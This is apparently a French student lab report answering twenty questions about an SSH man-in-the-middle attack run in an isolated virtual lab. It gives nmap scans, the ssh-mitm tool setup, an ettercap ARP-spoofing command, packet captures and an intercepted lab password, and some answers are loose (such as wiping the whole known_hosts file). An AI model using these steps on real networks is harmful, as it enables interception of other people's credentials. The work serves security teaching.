

Partie 1 – Attaque MITM d'un service SSH

Généralités.....	2
Q1. Pourquoi l'accès aux machines virtuelles par la console ou l'interface graphique n'est pas possible avec le super-administrateur root ?.....	2
Q2. Expliquer à quoi sert la commande sudo et quels avantages a-t-elle sur l'utilisation de la commande su - ?.....	2
Q3. Quelles commandes permettent de savoir si le service OpenSSH (serveur) est déjà installé et démarré ?.....	2
Q4. Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.....	3
Première utilisation.....	4
Q5. Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?.....	4
Q6. Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?.....	4
Q7. Sur la machine virtuelle cliente, expliquer à quoi sert le fichier /home/etusio/.ssh/known_hosts.....	4
Découverte des hôtes et services présents sur un réseau local.....	6
Q8. Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes?.....	6
Simulation d'une attaque de l'homme du milieu entre votre client et votre serveur SSH	6
Q9. Expliquer les principes généraux d'une attaque de l'homme du milieu (Man in the Middle).....	6
Q10. Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?.....	7
Q11. Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?.....	8
Q12. Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?.....	8
Mise en place d'une attaque ARP Spoofing afin d'obliger le client et le serveur SSH à faire transiter les trames Ethernet échangées par l'attaquant.....	8
Q13. Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate ?....	8
Q14. Comparer les caches ARP du client et du serveur avec les associations notées précédemment lors de la question 10. Qu'en concluez-vous ?.....	9
Q15. À partir de ces différentes observations, expliquer en détails comment fonctionne une attaque ARP Spoofing.....	10
Q16. Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?.....	10
Mise en œuvre et exploitation de l'attaque Man-in-the-Middle.....	11

Q17. Recopier la ligne qui contient le login et le mot de passe capturés dans le fichier /var/log/auth.log.....	11
Q18. Que contient le fichier /home/ssh-mitm/shell_session_0.txt présent sur Kali Linux ? NB : L'accès à ce fichier nécessite l'utilisation de la commande sudo.....	12
Q19. Expliquer pourquoi ce message d'erreur apparaît ?.....	12
Q20. Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.....	13

Généralités

Q1. Pourquoi l'accès aux machines virtuelles par la console ou l'interface graphique n'est pas possible avec le super-administrateur root ?

Par défaut, ce n'est pas autorisé et il faut le modifier dans le fichier de configuration correspondant.

Q2. Expliquer à quoi sert la commande sudo et quels avantages a-t-elle sur l'utilisation de la commande su - ?

La commande sudo permet d'exécuter des commandes sans changer de session. On remarque aussi que sudo ne nous met pas en permanence en administrateur, réduisant ainsi les risques de fautes (supprimer ou modifier des fichiers de conf).

Q3. Quelles commandes permettent de savoir si le service OpenSSH (serveur) est déjà installé et démarré ?

La commande adéquate pour connaître le statut d'OpenSSH est

```
systemctl status ssh
```

```
etusio@srvssh:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2025-11-25 08:40:57 CET; 57min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 425 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 443 (sshd)
    Tasks: 1 (limit: 1150)
   Memory: 5.4M
    CGroup: /system.slice/ssh.service
            └─443 /usr/sbin/sshd -D
etusio@srvssh:~$
```

Pour savoir si c'est installé on vérifie si on trouve le fichier en faisant

```
ls -l /etc
```

```
drwxr-xr-x 2 root root 4096 mars 30 2020 ssh
```

Q4. Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.

Le répertoire où l'on peut retrouver les clés publiques et privées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants est

```
/etc/ssh
```

```
etusio@srvssh:~$ cd /etc/ssh
etusio@srvssh:/etc/ssh$ ls -l
total 584
-rw-r--r-- 1 root root 565189 janv. 31 2020 moduli
-rw-r--r-- 1 root root 1580 janv. 31 2020 ssh_config
-rw-r--r-- 1 root root 3250 janv. 31 2020 sshd_config
-rw----- 1 root root 505 mars 29 2020 ssh_host_ecdsa_key
-rw-r--r-- 1 root root 173 mars 29 2020 ssh_host_ecdsa_key.pub
-rw----- 1 root root 399 mars 29 2020 ssh_host_ed25519_key
-rw-r--r-- 1 root root 93 mars 29 2020 ssh_host_ed25519_key.pub
-rw----- 1 root root 1823 mars 29 2020 ssh_host_rsa_key
-rw-r--r-- 1 root root 393 mars 29 2020 ssh_host_rsa_key.pub
```

le fichier de configuration est visible ici, c'est ssh_config

```
etusio@srvssh:/etc/ssh
```

```
GNU nano 3.2 ssh_config

# This is the ssh client system-wide configuration file. See
# ssh_config(5) for more information. This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options. For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
# ForwardAgent no
# ForwardX11 no
# ForwardX11Trusted yes
# PasswordAuthentication yes
# HostbasedAuthentication no
# GSSAPIAuthentication no
# GSSAPIDelegateCredentials no
# GSSAPIKeyExchange no
# GSSAPITrustDNS no
# BatchMode no
# CheckHostIP yes
# AddressFamily any
# ConnectTimeout 0
# StrictHostKeyChecking ask
# IdentityFile ~/.ssh/id_rsa
# IdentityFile ~/.ssh/id_dsa
# IdentityFile ~/.ssh/id_ecdsa
# IdentityFile ~/.ssh/id_ed25519
# Port 22
# Protocol 2
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com
# EscapeChar ~
# Tunnel no
# TunnelDevice any:any
# PermitLocalCommand no
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example.com
# RekeyLimit 1G 1h
# SendEnv LANG LC *
# HashKnownHosts yes
# GSSAPIAuthentication yes
```

Première utilisation

Utilisation des annexes 1 à 5

Depuis le client, se connecter au serveur SSH à l'aide de la commande `ssh` à taper dans un émulateur de terminal. Un message proche de celui présenté ci-dessous apparaît :

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be
established. ECDSA key fingerprint is
SHA256:IP1xEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4. Are
you sure you want to continue connecting (yes/no)?
```

Q5. Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?


Cette alerte signifie que le client ne connaît pas encore le serveur. on doit continuer l'opération car on sait que le serveur est digne de confiance vu que c'est le nôtre.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ECDSA key fingerprint is SHA256:IP1xEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added 'srvssh.local.sio.fr,192.168.56.10' (ECDSA) to the list of known hosts.
Connection closed by 192.168.56.10 port 22
```

Q6. Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?

Non car on connaît déjà le serveur après. Il utilise l'approche TOFU. Ainsi, il fait confiance à la première connexion utilisée et donc notre serveur.

Q7. Sur la machine virtuelle cliente, expliquer à quoi sert le fichier `/home/etusio/.ssh/known_hosts`.



```
etusio@clissh: ~
GNU nano 3.2 /home/etusio/.ssh/known_hosts
1|vb/fNtIwJTpvDlNrKZEI4rf9eR8=|dtmeXAltRPGf1CKfOZPYMff40hc= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAA$
1|aeWI7MqqRn3q/Zf8xlC2C6Y8sj8=|Yvhqzg6gR4uE+8fEjJg/y85+1EE= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAA$
```

C'est un fichier contenant les clés d'hôtes des serveurs SSH auxquelles l'utilisateur a accédé. Ce fichier est très important car il permet de garantir que le client SSH se connecte au bon serveur SSH.

```
etusio@kali:~$ nmap -sP 192.168.56.0/24
```

```
etusio@kali:~$ nmap -sP 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 10:34 CET
Nmap scan report for 192.168.56.1
Host is up (0.0032s latency).
Nmap scan report for srvssh.local.sio.fr (192.168.56.10)
Host is up (0.0014s latency).
Nmap scan report for clissh.local.sio.fr (192.168.56.11)
Host is up (0.00048s latency).
Nmap scan report for kali.local.sio.fr (192.168.56.12)
Host is up (0.012s latency).
Nmap scan report for rwbsd.local.sio.fr (192.168.56.254)
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.46 seconds
```

```
etusio@kali:~$ nmap -sV 192.168.56.10
```

```
etusio@kali:~$ nmap -sV 192.168.56.10
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 10:35 CET
Nmap scan report for srvssh.local.sio.fr (192.168.56.10)
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u2 (Debian Linux)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds
```

```
etusio@kali:~$ nmap -sV 192.168.56.11
```

```
etusio@kali:~$ nmap -sV 192.168.56.11
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 10:36 CET
Nmap scan report for clissh.local.sio.fr (192.168.56.11)
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
```

```
etusio@kali:~$ nmap -sV 192.168.56.254
```

```
etusio@kali:~$ nmap -sV 192.168.56.12
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 10:37 CET
Nmap scan report for kali.local.sio.fr (192.168.56.12)
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

Découverte des hôtes et services présents sur un réseau local

Q8. Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes?

`nmap -sP 192.168.56.0` → permet de connaître les hôtes connectés en ce moment sur le réseau.

`nmap -sV 192.168.53.[nb machine]` → permet de connaître quels ports sont ouverts ainsi que leur version

Simulation d'une attaque de l'homme du milieu entre votre client et votre serveur SSH

Q9. Expliquer les principes généraux d'une attaque de l'homme du milieu (Man in the Middle).

C'est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.

Dans l'attaque de l'homme du milieu, l'attaquant a non seulement la possibilité de lire, mais aussi de modifier les messages.

Dans un premier temps, sur le client et le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande (pour avoir des informations dans le cache arp, vous devrez peut-être au préalable lancer un ping sur chaque machine présente dans le réseau ou relancer la commande « nmap ») :

```
etusio@clissh:~$ ip neigh show
```

```
etusio@srvssh:~$ ip neigh show
```

Q10. Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?

Client:

```
192.168.56.10 → 08:00:27:d3:bb:9b
192.168.56.1 → 0a:00:27:00:00:09
192.168.56.254 → 08:00:27:f2:48:65
192.168.56.12 → 08:00:27:0f:aa:3a
```

serveur:

```
192.168.56.12 → 08:00:27:0f:aa:3a
192.168.56.11 → 08:00:27:a2:17:12
192.168.56.254 → 08:00:27:f2:48:65
192.168.56.1 → 0a:00:27:00:00:09
```

Les adresses IP et MAC correspondent sur les deux machines

Se connecter sur Kali Linux. Puis à l'aide de l'outil git, récupérer le logiciel ssh-mitm.

```
git clone https://github.com/ktux/ssh-mitm
```

Se rendre ensuite dans le répertoire nouvellement récupéré, puis lancer le script d'installation.

```
cd ssh-mitm/
export LANG=en_US.utf-8
sudo ./install.sh
```

Accepter la proposition.

S'assurer d'être dans le répertoire ssh-mitm puis lancer le service ssh-mitm au même endroit.

```
sudo ./start.sh
```

Le script start.sh exécute la commande suivante automatiquement afin d'activer le routage.
`sysctl -w net.ipv4.ip_forward=1`

Q11. Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?

C'est indispensable car ça permet à l'attaquant de se faire passer pour le serveur en journalisant et recevant les paquets et donc de passer inaperçu en récupérant chaque données transmises.

Nous pouvons observer quel service écoute sur le port 2222 en localhost à l'aide de la commande etusio

```
ss -ltnp
```

Il est également possible d'observer quelles sont les règles de filtrage et de NAT en cours d'utilisation sur la distribution Kali Linux.

```
sudo iptables -L
```

Q12. Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?

La redirection permet de rediriger la demande venant du port 22(ssh) vers le port 2222 de l'attaquant(port choisi pour écouter les échanges de données). Ainsi, le service ssh de la kali n'est pas sollicité et ne bloque pas le fonctionnement de l'attaque.

Mise en place d'une attaque ARP Spoofing afin d'obliger le client et le serveur SSH à faire transiter les trames Ethernet échangées par l'attaquant.

Q13. Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate ?

Cette technique permet à l'attaquant de détourner les flux et de les modifier ou les écouter. Ainsi, l'attaquant redirigeant les données vers lui, pourrait récupérer et modifier les données lors du transport de celle-ci.


```
sudo ettercap -i eth0 -T -M arp /192.168.56.10// /192.168.56.11//
```

- -T : lance ettercap en mode texte ;
- -M : indique que l'on veut une attaque de type "Man in the middle" ;
- 192.168.56.10 (serveur ssh) et 192.168.56.11 (client SSH) sont les adresses IP des victimes.

Q14. Comparer les caches ARP du client et du serveur avec les associations notées précédemment lors de la question 10. Qu'en concluez-vous ?

Client:

```
192.168.56.10 dev enp0s3 lladdr 08:00:27:0f:aa:3a REACHABLE
192.168.56.1 dev enp0s3 lladdr 0a:00:27:00:00:09 DELAY
192.168.56.254 dev enp0s3 lladdr 08:00:27:f2:48:65 STALE
192.168.56.12 dev enp0s3 lladdr 08:00:27:0f:aa:3a STALE
```

Serveur:

```
etudio@srvssh:/etc/ssh$ ip neigh show
192.168.56.12 dev enp0s3 lladdr 08:00:27:0f:aa:3a STALE
192.168.56.11 dev enp0s3 lladdr 08:00:27:0f:aa:3a REACHABLE
192.168.56.254 dev enp0s3 lladdr 08:00:27:f2:48:65 STALE
192.168.56.1 dev enp0s3 lladdr 0a:00:27:00:00:09 DELAY
```

On voit ici que certaines adresses IP, différentes, ont les mêmes adresses MAC après avoir réalisé l'attaque.

Sur la machine cliente et sur Kali Linux, exécuter le logiciel de capture de trame Wireshark et réaliser une capture de trames d'une vingtaine de secondes et enregistrez-les. Analyser plus particulièrement les trames ARP émises et reçues.

Pour lancer Wireshark sur le client, cliquer sur Applications>Internet>Wireshark puis sélectionner l'interface Ethernet qui se nomme enp0s3 (contrairement à la machine Kali Linux qui utilise une carte Ethernet nommée eth0).

No.	arp	Source	Destination	Protocol	Length	Info
23	134.932189331	0a:00:27:00:00:09	PcsCompu_0f:aa:3a	ARP	60	Who has 192.168.56.12? Tell 192.168.56.1
24	134.932221596	PcsCompu_0f:aa:3a	0a:00:27:00:00:09	ARP	42	192.168.56.12 is at 08:00:27:0f:aa:3a
109	139.775219366	PcsCompu_0f:aa:3a	Broadcast	ARP	42	Who has 192.168.56.10? Tell 192.168.56.12
110	139.775522756	PcsCompu_d3:bb:9b	PcsCompu_0f:aa:3a	ARP	60	192.168.56.10 is at 08:00:27:d3:bb:9b
112	139.785661621	PcsCompu_0f:aa:3a	Broadcast	ARP	42	Who has 192.168.56.11? Tell 192.168.56.12
113	139.785932661	PcsCompu_a2:17:12	PcsCompu_0f:aa:3a	ARP	60	192.168.56.11 is at 08:00:27:a2:17:12
119	140.805306952	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
120	140.805344927	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
123	141.815639307	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
124	141.815672552	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
125	142.825784886	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
126	142.825836371	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
127	143.836030801	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
128	143.836087675	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
129	144.846391935	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
130	144.846430089	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
131	154.856589892	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
132	154.856629364	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a
133	164.867411914	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a

On voit bien sur la kali que l'attaque est en cours

No.	Time	Source	Destination	Protocol	Length	Info
657	2515.8988682...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
658	2515.8989074...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
659	2516.9090186...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
660	2516.9090572...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
661	2517.9192363...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
662	2517.9192764...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
707	2527.9296065...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
708	2527.9296585...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
798	2537.9398983...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
799	2537.9399369...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
866	2547.9502253...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:0f:aa:3a
867	2547.9502694...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:0f:aa:3a (duplicate use
868	2551.8831636...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:a2:17:12
869	2551.8833325...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:d3:bb:9b (duplicate use
870	2552.8934646...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:a2:17:12
871	2552.8935022...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:d3:bb:9b (duplicate use
872	2553.9036307...	PcsCompu_0f:aa:3a	PcsCompu_d3:bb:9b	ARP	42	192.168.56.11 is at 08:00:27:a2:17:12
873	2553.9036696...	PcsCompu_0f:aa:3a	PcsCompu_a2:17:12	ARP	42	192.168.56.10 is at 08:00:27:d3:bb:9b (duplicate use

On voit bien sur la machine cliente qu'elle apprend des nouvelles adresses mais très lentement

Q15.À partir de ces différentes observations, expliquer en détails comment fonctionne une attaque ARP Spoofing.

L'ARP spoofing est une technique utilisée pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP. Elle fonctionne en inondant le trafic de trames ARP, ce qui permet à l'attaquant de se faire passer pour le routeur et donc d'écouter, modifier... Cela peut se faire car les trames ARP ne sont pas vérifiées par le serveur.

Q16.Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?

No.	Time	Source	Destination	Protocol	Length	Info
117	140.804986071	192.168.56.11	192.168.56.10	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64
118	140.805026739	192.168.56.10	192.168.56.11	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64
156	268.169383469	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=1/256, ttl=64 (n
159	268.171329977	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=1/256, ttl=64 (r
161	268.171498808	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x049d, seq=1/256, ttl=64 (r
172	268.179472860	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x049d, seq=1/256, ttl=64
182	269.171003727	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=2/512, ttl=64 (n
183	269.179256201	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=2/512, ttl=64 (r
185	269.179647264	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x049d, seq=2/512, ttl=64 (r
186	269.1807071802	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x049d, seq=2/512, ttl=64
197	270.173173377	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=3/768, ttl=64 (n
198	270.175025758	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x049d, seq=3/768, ttl=64 (r
199	270.175314405	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) reply id=0x049d, seq=3/768, ttl=64 (r
201	270.184138943	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x049d, seq=3/768, ttl=64

On voit ici que la KALI arrive bel et bien à observer les trames reçues pendant le ping.

```

▼ Ethernet II, Src: PcsCompu_0f:aa:3a (08:00:27:0f:aa:3a), Dst: PcsCompu_a2:17:12 (08:00:27:a2:17:12)
  ► Destination: PcsCompu_a2:17:12 (08:00:27:a2:17:12)
  ► Source: PcsCompu_0f:aa:3a (08:00:27:0f:aa:3a)

▼ Ethernet II, Src: PcsCompu_a2:17:12 (08:00:27:a2:17:12), Dst: PcsCom
  ► Destination: PcsCompu_0f:aa:3a (08:00:27:0f:aa:3a)
  ► Source: PcsCompu_a2:17:12 (08:00:27:a2:17:12)

```

On voit sur ces screens que la source et la destination sont l'adresse MAC de la kali, ce qui montre que même si les pings fonctionnent, la kali sert de nouveau routeur.

Mise en œuvre et exploitation de l'attaque Man-in-the-Middle

Depuis le poste client, se reconnecter sur le serveur avec le protocole SSH.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
```

Une fois sur le serveur SSH, tapez les commandes suivantes :

```
etusio@srvssh:~$ sudo cat /etc/shadow
etusio@srvssh:~$ sudo iptables -L
```

Sur le poste de l'attaquant (Kali), il est maintenant possible d'arrêter l'attaque ARP Spoofing, taper la touche Q pour arrêter. Puis arrêter le service ssh-mitm :

```
etusio@kali:~/ssh-mitm$ sudo ./stop.sh
```

Pour finir on se déconnecte du serveur avec le client en exécutant exit. En essayant de se reconnecter, la machine voit que l'adresse reçue est différente de la première et donc avertit qu'on a sûrement été usurpé.

Q17. Recopier la ligne qui contient le login et le mot de passe capturés dans le fichier /var/log/auth.log.

Après avoir bien réalisé l'attaque on devrait trouver ça:

```
Dec 1 10:32:16 kali sshd_mitm[1524]: INTERCEPTED PASSWORD: hostname:
[192.168.56.10]; username: [etusio]; password: [Fghijkl1234*] [preauth]
```

Q18. Que contient le fichier /home/ssh-mitm/shell_session_0.txt présent sur Kali Linux ? NB : L'accès à ce fichier nécessite l'utilisation de la commande sudo.

Ce fichier contient l'horodatage de la connexion, la source et la destination pour cette connexion ainsi que le nom d'utilisateur et mot de passe.

```
etusio@kali: ~  
GNU nano 4.9.1 /home/ssh-mitm/shell_session_0.txt  
Time: 2025-12-01 08:38:37 GMT  
Server: 192.168.56.10:22  
Client: 192.168.56.11:57040  
Username: etusio  
Password: Fghijkl1234*  
-----  
Linux srvssh 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Dec 1 09:29:13 2025 from 192.168.56.11^M  
^[[0;etusio@srvssh: ~^Getusio@srvssh:~$
```

Sur le poste de la victime, vider le cache ARP puis tenter de se connecter à nouveau sur le serveur SSH.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@   WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!   @  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!  
Someone could be eavesdropping on you right now (man-in-the-middle attack)!  
It is also possible that a host key has just been changed.  
The fingerprint for the ED25519 key sent by the remote host is  
SHA256:iO+me7aX2v3eHBi+5cdiGOjHiAO/prPgk8Jgzla9n24.  
Please contact your system administrator.  
Add correct host key in /home/etusio/.ssh/known_hosts to get rid of this message.  
Offending ED25519 key in /home/etusio/.ssh/known_hosts:2  
  remove with:  
    ssh-keygen -f "/home/etusio/.ssh/known_hosts" -R "srvssh.local.sio.fr"  
ED25519 host key for srvssh.local.sio.fr has changed and you have requested strict checking.  
Host key verification failed.
```

Q19. Expliquer pourquoi ce message d'erreur apparaît ?

En essayant de se reconnecter, la machine voit que l'adresse reçue est différente de la première, celle donnée par l'attaquante et donc avertie qu'on a sûrement été usurpé. Ainsi, par mesure de sécurité, on ne peut plus se connecter.

Q20. Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.

Il suffit de vider les caches avec la commande:

```
echo > ~/.ssh/known_hosts
```

Maintenant, quand on réessaie:

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
etusio@srvssh.local.sio.fr's password:
Linux srvssh 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 1 11:19:11 2025 from 192.168.56.11
